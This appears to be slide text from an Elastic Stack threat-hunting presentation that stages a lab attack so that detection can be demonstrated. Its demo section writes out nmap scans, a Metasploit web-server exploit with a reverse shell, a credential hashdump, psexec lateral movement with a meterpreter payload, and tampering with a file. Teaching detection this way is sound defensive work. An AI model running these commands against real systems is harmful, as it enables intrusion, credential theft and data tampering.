


What is the
Impact
of a successful
attack?

The intelligence feedback loop




Cybersecurity Maturity Curve



The Elastic Stack Enables Quick Iteration

speed is king



Eliminate blind spots by using all your data



Investigate threats more quickly and efficiently




Reduce dwell time by identifying threats earlier

~~Hacking~~ Hunting, Investigations & Patient 0


Cyber Threat Hunting

"The process of proactively and iteratively searching through networks to detect and isolate advanced threats that evade existing security solutions."



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
"The process of proactively and iteratively searching through networks to detect and isolate advanced threats that evade existing security solutions."



Finding Patient 0 (Zero)

"**Patient Zero**" was used to refer to the supposed source of HIV outbreak in the United States, but the term has been expanded into general usage to refer to an individual identified as the first carrier of a communicable disease in a population (the primary case), or the first incident in the onset of a catastrophic trend. ...


The term can also be used in non-medical fields to describe the first individual affected by something negative that since propagated to others, such as the first user on a network infected by **malware**.



Cyber Kill Chain

A kill chain is used to describe the various stages of a cyber attack as it pertains to network security. The actual model, the Cyber Kill Chain framework, was developed by Lockheed Martin and is used for identification and prevention of cyber intrusions.

Source: [Lockheed Martin](#)



Demo(s)

- Attacker needs to attain access and modify a file named `SecretFile.txt` on Finance Server
- Stage 1 – Recon
- Stage 2 – Weaponization (attacker), Delivery (victim), Exploit (victim)
- ~~Installation, C2~~ (time constrained)
- Stage 3 – Achieved Objective (modified file)
- Patient 0 - Demo

The Set up

- Winlogbeat on main server (windows events forwarded using WEF - Windows Event Forwarder)
- Packetbeat on all servers
- Metricbeat on all servers
- Auditbeat on Finance Server
- Elasticsearch Cluster (& Kibana) with Machine Learning

Stage 1 - Recon

- Attacker runs NMAP to fingerprint the network and determine the services that can be exploited

Example - scan commands

Stealthier versions usually ICMP scan (PING)

```
nmap -sP -PI 172.30.0.0/24
```

Usual modus operandi; low and slow (but we don't have all day)

```
nmap -v 172.30.0.0/24 -O -sT
```

Snippet of output

Nmap scan report for 172.30.0.20

Host is up (0.00046s latency).

Not shown: 987 closed ports

PORT	STATE	SERVICE
------	-------	---------

80/tcp	open	http
--------	------	------

...

443/tcp	open	https
---------	------	-------

445/tcp	open	microsoft-ds
---------	------	--------------

4433/tcp	open	http proxy
-----------------	-------------	-------------------

8080/tcp	open	http-proxy
-----------------	-------------	-------------------

...

Stage 2 - Weaponisation, Delivery, Exploitation

- Attacker selects/crafts, delivers and executes the payload to exploit the service/vulnerabilities identified.

Metasploit Exploit - Web Server

```
# selection of payload
use exploit/windows/http/easyfilesharing_post

# lock in on target
set RHOST 172.30.0.20
set RPORT 8080

#deliver & exploit
exploit
[*] Started reverse TCP handler on
172.30.0.102:4444
[*] Sending stage (179779 bytes) to 172.30.0.20
```

Dump credentials & crack 'em

```
run post/windows/gather/hashdump

Administrator:500:aad3b43...7:::
Guest:501:aad3b.....:
local_user_srv1:1002:aad3.....:
remote_user:1003:aad3b.....:

...
```

Stage 2 (cont'd) & Stage 3 - Achieving Objectives

Use the password / hash to maintain persistence / achieve objectives

```
use exploit/windows/smb/psexec
set payload windows/meterpreter/reverse_tcp
set LHOST 172.30.0.102
set LPORT 4433
set RHOST 172.30.0.20
set RPORT 445
set SMBUser Administrator
set SMBPass aad3b435b5...
exploit
shell
whoami
net use
net use k: \\172.30.0.108\share
/user:172.30.0.108\remote_user <Password>
```

Achieving objective


- Steal the contents in the finance server

```
type SecretFile.txt
```

```
echo "You've been pwned!!!" >> SecretFile.txt
```

```
...
```

Integrating Alerts with Other Systems



What have we learnt?

- Easily detect the suspicious activities
 - Applicable to Threat Hunting → Detection → Avoidance
 - Elastic stack can be implemented to complement prescribed methodology (CKC, Mitre Att&ck, etc)
- Finding patient 0
 - Applicable in finding who infected whom
 - Where infection began, how it started
- Using machine learning to help with anomaly identification
 - Reliably utilize algorithms to find anomalous events that would otherwise would require an arduous task to detect

Reviews & Next Steps

- **Engage with Elastic** for a proper trial and enablement / knowledge transfer including consulting services;
- Work with Elastic on collecting data/event feeds including **architecture validation/design** for scalability
- Delivering the outright tool to the analysts to be able to have “**conversations with their security data**”
- Learn how to maximize your elastic investment through Elastic’s [security analytics training](#)

Q & A / Ask Me Anything (AMA) / Ask Us Anything





THANK YOU

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